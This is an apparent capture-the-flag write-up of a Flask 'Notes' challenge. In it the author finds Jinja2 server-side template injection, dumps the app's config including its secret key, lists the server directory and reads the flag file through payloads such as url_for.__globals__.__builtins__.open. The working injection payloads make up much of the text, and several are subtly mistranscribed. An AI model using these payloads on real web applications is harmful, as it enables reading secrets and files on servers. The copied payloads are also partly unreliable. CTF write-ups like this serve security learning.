


Notes



Buy groceries...

Create

rootbeer

Reset

<http://challenges2.hexionteam.com:2001/>

You can enter in notes and they are reflected back.

Page source has this comment:

```
<!-- DEPRECATED <script>
```

```
$.getJSON("/notes", (res) => {
```

```
res.forEach(o => {
```

```
notesList.append(document.createTextNode(o));
```

```
});
```

```
});
```

```
</script> -->
```

If you go to /notes, you see them reflected in a [] list.

```
['rootbeer']
```

If you add `{{1+1}}` it is reflected back as `{{1+1}}` BUT in `/notes` it is reflected as `2!`

The response header says **unicorn** which is something like flask; a python web server.

I don't know which templating engine is evaluating the `{{}}` expressions.

Might be Jinja (after some googling).

```
{#comment#} --> "
```

```
{{sam.upper()}} --> 'SAM]
```

```
{{ord('A')}} --> crash
```

```
{{#comment#}} --> crash
```

Jinja says:

Here are the possible initialization parameters:

block_start_string

The string marking the beginning of a block. Defaults to `'{%'`.

block_end_string

The string marking the end of a block. Defaults to `'%}'`.

variable_start_string

The string marking the beginning of a print statement. Defaults to `'{{'`.

variable_end_string

The string marking the end of a print statement. Defaults to `'}}'`.

comment_start_string

The string marking the beginning of a comment. Defaults to `'{#'`.

comment_end_string

The string marking the end of a comment. Defaults to `'#}'`.

```
{% print('hello') %} --> 'hello'
```

```
{% print(42) %} --> '42'
```

```
% print('sam'.upper()) %} --> 'SAM]
```

```
{% print([1]) %} --> '[1]'
```

```
{% print(len([1])) %} --> crash, why???
```

Googled for ctf jinja, found this.

<https://ctftime.org/writeup/11014>

I followed along with their examples as follows:

```
{{__self__.__doc__}}
```

```
[The default undefined type. This undefined type can be printed and iterated over, but every other access will raise an :exc:`UndefinedError`: >>> foo = Undefined(name='foo') >>> str(foo) '' >>> not foo True >>> foo + 42 Traceback (most recent call last): ... jinja2.exceptions.UndefinedError: 'foo' is undefined ]
```

{{config}}

```
<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None,
'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': 'XwK-U<l2oeRlBF1(', 'PERMANENT_SESSION_LIFETIME':
datetime.timedelta(31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME':
'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True,
'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True,
'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'TRAP_BAD_REQUEST_ERRORS':
None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http',
'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/
json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'CLD_CONTINUED': 6, 'CLD_DUMPED': 3, 'CLD_EXITED': 1,
'CLD_TRAPPED': 4, 'EX_CANTCREAT': 73, 'EX_CONFIG': 78, 'EX_DATAERR': 65, 'EX_IOERR': 74, 'EX_NOHOST': 68, 'EX_NOINPUT':
66, 'EX_NOPERM': 77, 'EX_NOUSER': 67, 'EX_OK': 0, 'EX_OSERR': 71, 'EX_OSFILE': 72, 'EX_PROTOCOL': 76, 'EX_SOFTWARE': 70,
'EX_TEMPFAIL': 75, 'EX_UNAVAILABLE': 69, 'EX_USAGE': 64, 'F_LOCK': 1, 'F_OK': 0, 'F_TEST': 3, 'F_TLOCK': 2, 'F_ULOCK': 0,
'GRND_NONBLOCK': 1, 'GRND_RANDOM': 2, 'NGROUPS_MAX': 65536, 'O_ACCMODE': 3, 'O_APPEND': 1024, 'O_ASYNC': 8192,
'O_CLOEXEC': 524288, 'O_CREAT': 64, 'O_DIRECT': 16384, 'O_DIRECTORY': 65536, 'O_DSYNC': 4096, 'O_EXCL': 128, 'O_LARGEFILE':
0, 'O_NDELAY': 2048, 'O_NOATIME': 262144, 'O_NOCTTY': 256, 'O_NOFOLLOW': 131072, 'O_NONBLOCK': 2048, 'O_PATH': 2097152,
'O_RDONLY': 0, 'O_RDWR': 2, 'O_RSYNC': 1052672, 'O_SYNC': 1052672, 'O_TMPFILE': 4259840, 'O_TRUNC': 512, 'O_WRONLY': 1,
'POSIX_FADV_DONTNEED': 4, 'POSIX_FADV_NOREUSE': 5, 'POSIX_FADV_NORMAL': 0, 'POSIX_FADV_RANDOM': 1,
'POSIX_FADV_SEQUENTIAL': 2, 'POSIX_FADV_WILLNEED': 3, 'PRIO_PGRP': 1, 'PRIO_PROCESS': 0, 'PRIO_USER': 2, 'P_ALL': 0,
'P_NOWAIT': 1, 'P_NOWAITO': 1, 'P_PGID': 2, 'P_PID': 1, 'P_WAIT': 0, 'RTLD_DEEPCBIND': 8, 'RTLD_GLOBAL': 256, 'RTLD_LAZY': 1,
'RTLD_LOCAL': 0, 'RTLD_NODELETE': 4096, 'RTLD_NOLOAD': 4, 'RTLD_NOW': 2, 'R_OK': 4, 'SCHED_BATCH': 3, 'SCHED_FIFO': 1,
'SCHED_IDLE': 5, 'SCHED_OTHER': 0, 'SCHED_RESET_ON_FORK': 1073741824, 'SCHED_RR': 2, 'SEEK_CUR': 1, 'SEEK_DATA': 3,
'SEEK_END': 2, 'SEEK_HOLE': 4, 'SEEK_SET': 0, 'ST_APPEND': 256, 'ST_MANDLOCK': 64, 'ST_NOATIME': 1024, 'ST_NODEV': 4,
'ST_NODIRATIME': 2048, 'ST_NOEXEC': 8, 'ST_NOSUID': 2, 'ST_RDONLY': 1, 'ST_RELATIME': 4096, 'ST_SYNCHRONOUS': 16,
'ST_WRITE': 128, 'TMP_MAX': 238328, 'WCONTINUED': 8, 'WCOREDUMP': <built-in function WCOREDUMP>, 'WEXITED': 4,
'WEXITSTATUS': <built-in function WEXITSTATUS>, 'WIFCONTINUED': <built-in function WIFCONTINUED>, 'WIFEXITED': <built-in
function WIFEXITED>, 'WIFSIGNALED': <built-in function WIFSIGNALED>, 'WIFSTOPPED': <built-in function WIFSTOPPED>,
'WNOHANG': 1, 'WNOWAIT': 16777216, 'WSTOPPED': 2, 'WSTOPSIG': <built-in function WSTOPSIG>, 'WTERMSIG': <built-in function
WTERMSIG>, 'WUNTRACED': 2, 'W_OK': 2, 'XATTR_CREATE': 1, 'XATTR_REPLACE': 2, 'XATTR_SIZE_MAX': 65536, 'X_OK': 1}>
```

get a directory listing of / and notice a file called flag

```
{{url_for.__globals__.__os__.__dict__.listdir('./')}}}
```

```
['.bash_logout', '.bashrc', '.profile', '__pycache__', 'server.py', 'templates', 'flag']
```

read the file contents for the win

```
{{url_for.__globals__.__builtins__.open('/flag').read()}}
```

hexCTF{d0nt_r3nder_t3mplates_w1th_u5er_1nput}